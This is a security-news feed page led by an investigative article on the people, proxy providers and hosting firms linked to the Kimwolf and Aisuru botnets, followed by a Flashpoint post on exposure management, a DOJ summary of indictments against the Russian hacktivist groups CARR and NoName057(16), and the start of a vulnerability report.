Normal view

Who Benefited from the Aisuru and Kimwolf Botnets?

9 January 2026 at 00:23

Our first story of 2026 revealed how a destructive new botnet called Kimwolf has infected more than two million devices by mass-compromising a vast number of unofficial Android TV streaming boxes. Today, we’ll dig through digital clues left behind by the hackers, network operators and services that appear to have benefitted from Kimwolf’s spread.

On Dec. 17, 2025, the Chinese security firm XLab published a deep dive on Kimwolf, which forces infected devices to participate in distributed denial-of-service (DDoS) attacks and to relay abusive and malicious Internet traffic for so-called “residential proxy” services.

The software that turns one’s device into a residential proxy is often quietly bundled with mobile apps and games. Kimwolf specifically targeted residential proxy software that is factory installed on more than a thousand different models of unsanctioned Android TV streaming devices. Very quickly, the residential proxy’s Internet address starts funneling traffic that is linked to ad fraud, account takeover attempts and mass content scraping.


The XLab report explained its researchers found “definitive evidence” that the same cybercriminal actors and infrastructure were used to deploy both Kimwolf and the Aisuru botnet — an earlier version of Kimwolf that also enslaved devices for use in DDoS attacks and proxy services.

XLab said it suspected since October that Kimwolf and Aisuru had the same author(s) and operators, based in part on shared code changes over time. But it said those suspicions were confirmed on December 8 when it witnessed both botnet strains being distributed by the same Internet address at 93.95.112[.]59.

Image: XLab.

RESI RACK

Public records show the Internet address range flagged by XLab is assigned to Lehi, Utah-based Resi Rack LLC. Resi Rack’s website bills the company as a “Premium Game Server Hosting Provider.” Meanwhile, Resi Rack’s ads on the Internet moneymaking forum BlackHatWorld refer to it as a “Premium Residential Proxy Hosting and Proxy Software Solutions Company.”

Resi Rack co-founder Cassidy Hales told KrebsOnSecurity his company received a notification on December 10 about Kimwolf using their network “that detailed what was being done by one of our customers leasing our servers.”

“When we received this email we took care of this issue immediately,” Hales wrote in response to an email requesting comment. “This is something we are very disappointed is now associated with our name and this was not the intention of our company whatsoever.”


The Resi Rack Internet address cited by XLab on December 8 came onto KrebsOnSecurity’s radar more than two weeks before that. Benjamin Brundage is founder of Synthient, a startup that tracks proxy services. In late October 2025, Brundage shared that the people selling various proxy services which benefitted from the Aisuru and Kimwolf botnets were doing so at a new Discord server called resi[.]to.

On November 24, 2025, a member of the resi-dot-to Discord channel shares an IP address responsible for proxying traffic over Android TV streaming boxes infected by the Kimwolf botnet.

When KrebsOnSecurity joined the resi[.]to Discord channel in late October as a silent lurker, the server had fewer than 150 members, including “Shox” — the nickname used by Resi Rack’s co-founder Mr. Hales — and his business partner “Linus,” who did not respond to requests for comment.

Other members of the resi[.]to Discord channel would periodically post new IP addresses that were responsible for proxying traffic over the Kimwolf botnet. As the screenshot from resi[.]to above shows, that Resi Rack Internet address flagged by XLab was used by Kimwolf to direct proxy traffic as far back as November 24, if not earlier. All told, Synthient said it tracked at least seven static Resi Rack IP addresses connected to Kimwolf proxy infrastructure between October and December 2025.

Neither of Resi Rack’s co-owners responded to follow-up questions. Both have been active in selling proxy services via Discord for nearly two years. According to a review of Discord messages indexed by the cyber intelligence firm Flashpoint, Shox and Linus spent much of 2024 selling static “ISP proxies” by routing various Internet address blocks at major U.S. Internet service providers.

In February 2025, AT&T announced that effective July 31, 2025, it would no longer originate routes for network blocks that are not owned and managed by AT&T (other major ISPs have since made similar moves). Less than a month later, Shox and Linus told customers they would soon cease offering static ISP proxies as a result of these policy changes.

Shox and Linux, talking about their decision to stop selling ISP proxies.

DORT & SNOW

The stated owner of the resi[.]to Discord server went by the abbreviated username “D.” That initial appears to be short for the hacker handle “Dort,” a name that was invoked frequently throughout these Discord chats.

Dort’s profile on resi dot to.

This “Dort” nickname came up in KrebsOnSecurity’s recent conversations with “Forky,” a Brazilian man who acknowledged being involved in the marketing of the Aisuru botnet at its inception in late 2024. But Forky vehemently denied having anything to do with a series of massive and record-smashing DDoS attacks in the latter half of 2025 that were blamed on Aisuru, saying the botnet by that point had been taken over by rivals.

Forky asserts that Dort is a resident of Canada and one of at least two individuals currently in control of the Aisuru/Kimwolf botnet. The other individual Forky named as an Aisuru/Kimwolf botmaster goes by the nickname “Snow.”


On January 2 — just hours after our story on Kimwolf was published — the historical chat records on resi[.]to were erased without warning and replaced by a profanity-laced message for Synthient’s founder. Minutes after that, the entire server disappeared.

Later that same day, several of the more active members of the now-defunct resi[.]to Discord server moved to a Telegram channel where they posted Brundage’s personal information, and generally complained about being unable to find reliable “bulletproof” hosting for their botnet.



Hilariously, a user by the name “Richard Remington” briefly appeared in the group’s Telegram server to post a crude “Happy New Year” sketch that claims Dort and Snow are now in control of 3.5 million devices infected by Aisuru and/or Kimwolf. Richard Remington’s Telegram account has since been deleted, but it previously stated its owner operates a website that caters to DDoS-for-hire or “stresser” services seeking to test their firepower.
BYTECONNECT, PLAINPROXIES, AND 3XK TECH

Reports from both Synthient and XLab found that Kimwolf was used to deploy programs that turned infected systems into Internet traffic relays for multiple residential proxy services. Among those was a component that installed a software development kit (SDK) called ByteConnect, which is distributed by a provider known as Plainproxies.

ByteConnect says it specializes in “monetizing apps ethically and free,” while Plainproxies advertises the ability to provide content scraping companies with “unlimited” proxy pools. However, Synthient said that upon connecting to ByteConnect’s SDK they instead observed a mass influx of credential-stuffing attacks targeting email servers and popular online websites.

A search on LinkedIn finds the CEO of Plainproxies is Friedrich Kraft, whose resume says he is co-founder of ByteConnect Ltd. Public Internet routing records show Mr. Kraft also operates a hosting firm in Germany called 3XK Tech GmbH. Mr. Kraft did not respond to repeated requests for an interview.

In July 2025, Cloudflare reported that 3XK Tech (a.k.a. Drei-K-Tech) had become the Internet’s largest source of application-layer DDoS attacks. In November 2025, the security firm GreyNoise Intelligence found that Internet addresses on 3XK Tech were responsible for roughly three-quarters of the Internet scanning being done at the time for a newly discovered and critical vulnerability in security products made by Palo Alto Networks.

Source: Cloudflare’s Q2 2025 DDoS threat report.

LinkedIn has a profile for another Plainproxies employee, Julia Levi, who is listed as co-founder of ByteConnect. Ms. Levi did not respond to requests for comment. Her resume says she previously worked for two major proxy providers: Netnut Proxy Network, and Bright Data.

Synthient likewise said Plainproxies ignored their outreach, noting that the Byteconnect SDK continues to remain active on devices compromised by Kimwolf.

A post from the LinkedIn page of Plainproxies Chief Revenue Officer Julia Levi, explaining how the residential proxy business works.

MASKIFY

Synthient’s January 2 report said another proxy provider heavily involved in the sale of Kimwolf proxies was Maskify, which currently advertises on multiple cybercrime forums that it has more than six million residential Internet addresses for rent.

Maskify prices its service at a rate of 30 cents per gigabyte of data relayed through their proxies. According to Synthient, that price range is insanely low and is far cheaper than any other proxy provider in business today.

“Synthient’s Research Team received screenshots from other proxy providers showing key Kimwolf actors attempting to offload proxy bandwidth in exchange for upfront cash,” the Synthient report noted. “This approach likely helped fuel early development, with associated members spending earnings on infrastructure and outsourced development tasks. Please note that resellers know precisely what they are selling; proxies at these prices are not ethically sourced.”

Maskify did not respond to requests for comment.

The Maskify website. Image: Synthient.

BOTMASTERS LASH OUT

Hours after our first Kimwolf story was published last week, the resi[.]to Discord server vanished, Synthient’s website was hit with a DDoS attack, and the Kimwolf botmasters took to doxing Brundage via their botnet.

The harassing messages appeared as text records uploaded to the Ethereum Name Service (ENS), a distributed system for supporting smart contracts deployed on the Ethereum blockchain. As documented by XLab, in mid-December the Kimwolf operators upgraded their infrastructure and began using ENS to better withstand the near-constant takedown efforts targeting the botnet’s control servers.

An ENS record used by the Kimwolf operators taunts security firms trying to take down the botnet’s control servers. Image: XLab.

By telling infected systems to seek out the Kimwolf control servers via ENS, even if the servers that the botmasters use to control the botnet are taken down the attacker only needs to update the ENS text record to reflect the new Internet address of the control server, and the infected devices will immediately know where to look for further instructions.

“This channel itself relies on the decentralized nature of blockchain, unregulated by Ethereum or other blockchain operators, and cannot be blocked,” XLab wrote.

The text records included in Kimwolf’s ENS instructions can also feature short messages, such as those that carried Brundage’s personal information. Other ENS text records associated with Kimwolf offered some sage advice: “If flagged, we encourage the TV box to be destroyed.”

An ENS record tied to the Kimwolf botnet advises, “If flagged, we encourage the TV box to be destroyed.”

Both Synthient and XLabs say Kimwolf targets a vast number of Android TV streaming box models, all of which have zero security protections, and many of which ship with proxy malware built in. Generally speaking, if you can send a data packet to one of these devices you can also seize administrative control over it.

If you own a TV box that matches one of these model names and/or numbers, please just rip it out of your network. If you encounter one of these devices on the network of a family member or friend, send them a link to this story (or to our January 2 story on Kimwolf) and explain that it’s not worth the potential hassle and harm created by keeping them plugged in.

Why Effective CTEM Must be an Intelligence-Led Program

Blogs

Blog

Why Effective CTEM Must be an Intelligence-Led Program

Continuous Threat Exposure Management (CTEM) is a continuous program and operational framework, not a single pre-boxed platform. Flashpoint believes that effective CTEM must be intelligence-led, using curated threat intelligence as the operational core to prioritize risk and turn exposure data into defensible decisions.

SHARE THIS:
Default Author Image
January 6, 2026

Continuous Threat Exposure Management (CTEM) is Not a Product

Since Gartner’s introduction of CTEM as a framework in 2022, cybersecurity vendors have engaged in a rapid “productization” race. This has led to inconsistent market definitions, with a variety of vendors from vulnerability scanners to Attack Surface Management (ASM) providers now claiming to be an “exposure management” solution.

The current approach to productizing CTEM is flawed. There is no such thing as a single “exposure management platform.” The enterprise reality is that most enterprises buy three or more products just to approximate what CTEM promises in theory. Even with these technologies, organizations still require heavy lifting with people, process, and custom integrations to actually make it work.

The Exposure Stack: When One Platform Becomes Three (or More)

A functional CTEM approach typically requires multiple platforms or tools, including: 

  • Continuous Penetration/Exploitation Testing & Attack Path Analysis for continuous pentesting, attack path validation, and hands-on exposure validation.
  • Vulnerability and Exposure Management for vulnerability scanning, exposure scoring, and asset risk views.
  • Intelligence for deep, curated vulnerability, compromised credentials, card fraud, and other forms of intelligence that goes far beyond the scope of technology-based “management platforms”.

In some cases, organizations may also use an ASM vendor for shadow IT discovery, a CMDB for asset context, and ticketing integrations to drive remediation. This multi-platform model is the rule, not the exception. And that raises a hard truth: if you need three or more products, plus a dedicated team to implement CTEM, you need an intelligence-led CTEM program.

CTEM is an Operational Discipline, Not a Single Product

The narrative that CTEM can be packaged into a single product breaks down for three critical reasons:

1. CTEM is a Program, Not a Platform

You cannot buy a capability that requires full-stack asset visibility, contextualized threat actor data, real-world validation, and remediation orchestration from one tool. Each component spans a different domain of expertise and data. A vulnerability scanner, alone, cannot validate exploitability, a pentest service has a tough time scaling to daily monitoring, and generic threat intelligence feeds cannot provide critical business context.

However, CTEM requires orchestration of all these components in one operational loop. No single product delivers this comprehensively out of the box; this is why CTEM must be viewed as a continuous program, not a one-size-fits-all product.

2. Human Expertise is Irreplaceable

Vendors often advertise automation, however, key intelligence functions are still powered by and reliant on human analysis. Even with best-in-class AI tools in place, security teams are depending on human insights for:

  • Triaging noisy CVE lists
  • Cross-referencing exposure data with asset inventories
  • Manually validating if risks are real
  • Prioritizing based on threat intelligence and internal context
  • Writing custom logic and integrations to bridge platforms together

In other words, exposure management today still relies on human insights and expertise. So while vendors advertise “automation and intelligence,” what they’re really delivering is a starting point. Ultimately, AI is a force multiplier for threat analysts, not a replacement.

3. Risk Without Intelligence Is Just Data

Most platforms treat exposure like a math problem. But real risk isn’t just CVSS (Common Vulnerability Scoring System) scores or asset counts, it requires answering critical, intelligence-based questions:

  1. How likely is this vulnerability to be exploited, and what’s the impact if it is?
  2. How likely is this misconfiguration to be exploited, and what is its impact?
  3. How likely is this compromised credential to be used by a threat actor, and what is the potential impact?

These answers require intelligence, not just data. Best-in-class intelligence provides security teams with confirmed exploit activity in the wild, context around attacker usage in APT (Advanced Persistent Threat) campaigns, and detailed metadata for prioritization where CVSS fails. That is why Flashpoint intelligence is leveraged by over 800 organizations as the operational core of exposure management, turning exposure data into defensible decisions.

CTEM Productization vs. CTEM Reality

If your risk strategy requires continuous penetration and exploit testing, vulnerability management, threat intelligence, and manual prioritization and validation, you’re not buying CTEM; you’re building it. At Flashpoint, we’re helping organizations build CTEM the right way: driven by intelligence, and powered by integrations and AI.

The Intelligence-Led Future of Exposure Management

Flashpoint treats CTEM for what it really is, as a program that must be constructed intelligently, iteratively, and contextually.

That means:

  • Using threat and vulnerability intelligence to drive what actually gets prioritized
  • Treating scanners, ASM platforms, and pentesting as inputs, not outcomes
  • Building processes where intelligence, context, and validation inform exposure decisions, not just ticket creation
  • Investing in platform interconnectivity, not just feature checklists

Using Flashpoint’s intelligence collections, organizations can achieve intelligence-led exposure management, with threat and vulnerability intelligence working together to provide context and actionable insights in a continuous, prioritized loop. This empowers security teams to build and scale their own CTEM programs, which is the only realistic approach in a cybersecurity landscape where no single platform can do it all.

Achieve Elite Operation Control Over Your CTEM Program Using Flashpoint

If you’re evaluating exposure management tools, ask yourself:

  • What happens when we find a critical vulnerability and how do we know it matters?
  • Can this platform correlate attacker behavior with our asset landscape?
  • Does it validate risk or just report it?
  • How many other tools will we need to buy just to complete the picture?

The answers may surprise you. At Flashpoint, we’re helping organizations build CTEM the right way, driven by intelligence, powered by integration, and grounded in reality. Request a demo today and see how best-in-class intelligence is the key to achieving an effective CTEM program.

Request a demo today.

The post Why Effective CTEM Must be an Intelligence-Led Program appeared first on Flashpoint.

Check Point Secures AI Factories with NVIDIA

5 January 2026 at 23:00

As businesses and service providers deploy AI tools and systems, having strong cyber security across the entire AI pipeline is a foundational requirement, from design to deployment. Even at this stage of AI adoption, attacks on AI infrastructure and prompt-based manipulation are gaining traction. Per a recent Gartner report, 32% of organizations have already experienced an AI attack involving prompt manipulation, while 29% faced attacks on their GenAI infrastructure in the past year. Nearly 70% of cyber security leaders said emerging GenAI risks demand significant changes to existing cyber security approaches. And a recent Lakera survey found that only 19% of organizations […]

The post Check Point Secures AI Factories with NVIDIA appeared first on Check Point Blog.

Justice Department Announces Actions to Combat Two Russian State-Sponsored Cyber Criminal Hacking Groups

Blogs

Blog

Justice Department Announces Actions to Combat Two Russian State-Sponsored Cyber Criminal Hacking Groups

Ukrainian national indicted and rewards announced for co-conspirators relating to destructive cyberattacks worldwide.

SHARE THIS:
Default Author Image
January 5, 2026

“The Justice Department announced two indictments in the Central District of California charging Ukrainian national Victoria Eduardovna Dubranova, 33, also known as Vika, Tory, and SovaSonya, for her role in conducting cyberattacks and computer intrusions against critical infrastructure and other victims around the world, in support of Russia’s geopolitical interests. Dubranova was extradited to the United States earlier this year on an indictment charging her for her actions supporting CyberArmyofRussia_Reborn (CARR). Today, Dubranova was arraigned on a second indictment charging her for her actions supporting NoName057(16) (NoName). Dubranova pleaded not guilty in both cases, and is scheduled to begin trial in the NoName matter on Feb. 3, 2026 and in the CARR matter on April 7, 2026.”

“As described in the indictments, the Russian government backed CARR and NoName by providing, among other things, financial support. CARR used this financial support to access various cybercriminal services, including subscriptions to distributed denial of service-for-hire services. NoName was a state-sanctioned project administered in part by an information technology organization established by order of the President of Russia in October 2018 that developed, along with other co-conspirators, NoName’s proprietary distributed denial of service (DDoS) program.”

Cyber Army of Russia Reborn

“According to the indictment, CARR, also known as Z-Pentest, was founded, funded, and directed by the Main Directorate of the General Staff of the Armed Forces of the Russian Federation (GRU). CARR claimed credit for hundreds of cyberattacks against victims worldwide, including attacks against critical infrastructure in the United States, in support of Russia’s geopolitical interests. CARR regularly posted on Telegram claiming credit for its attacks and published photos and videos depicting its attacks. CARR primarily hacked industrial control facilities and conducted DDoS attacks. CARR’s victims included public drinking water systems across several states in the U.S., resulting in damage to controls and the spilling of hundreds of thousands of gallons of drinking water. CARR also attacked a meat processing facility in Los Angeles in November 2024, spoiling thousands of pounds of meat and triggering an ammonia leak in the facility. CARR has attacked U.S. election infrastructure during U.S. elections, and websites for U.S. nuclear regulatory entities, among other sensitive targets.”

“An individual operating as ‘Cyber_1ce_Killer,’ a moniker associated with at least one GRU officer instructed CARR leadership on what kinds of victims CARR should target, and his organization financed CARR’s access to various cybercriminal services, including subscriptions to DDoS-for-hire services. At times, CARR had more than 100 members, including juveniles, and more than 75,000 followers on Telegram.”

NoName057(16)

“NoName was covert project whose membership included multiple employees of The Center for the Study and Network Monitoring of the Youth Environment (CISM), among other cyber actors. CISM was an information technology organization established by order of the President of Russia in October 2018 that purported to, among other things, monitor the safety of the internet for Russian youth.”

“According to the indictment, NoName claimed credit for hundreds of cyberattacks against victims worldwide in support of Russia’s geopolitical interests. NoName regularly posted on Telegram claiming credit for its attacks and published proof of victim websites being taken offline. The group primarily conducted DDoS cyberattacks using their own proprietary DDoS tool, DDoSia, which relied on network infrastructure around the world created by employees of CISM.”

“NoName’s victims included government agencies, financial institutions, and critical infrastructure, such as public railways and ports. NoName recruited volunteers from around the world to download DDoSia and used their computers to launch DDoS attacks on the victims that NoName leaders selected. NoName also published a daily leaderboard of volunteers who launched the most DDoS attacks on its Telegram channel and paid top-ranking volunteers in cryptocurrency for their attacks.” (Source: US Department of Justice)

Begin your free trial today.

The post Justice Department Announces Actions to Combat Two Russian State-Sponsored Cyber Criminal Hacking Groups appeared first on Flashpoint.

Flashpoint Weekly Vulnerability Insights and Prioritization Report

Blogs

Blog

Flashpoint Weekly Vulnerability Insights and Prioritization Report

Week of December 20 – December 26, 2025

Anticipate, contextualize, and prioritize vulnerabilities to effectively address threats to your organization.

SHARE THIS:
Default Author Image
December 31, 2025

Flashpoint’s VulnDB™ documents over 400,000 vulnerabilities and has over 6,000 entries in Flashpoint’s KEV database, making it a critical resource as vulnerability exploitation rises. However, if your organization is relying solely on CVE data, you may be missing critical vulnerability metadata and insights that hinder timely remediation. That’s why we created this weekly series—where we surface and analyze the most high priority vulnerabilities security teams need to know about.

Key Vulnerabilities:
Week of December 20 – December 26, 2025

Foundational Prioritization

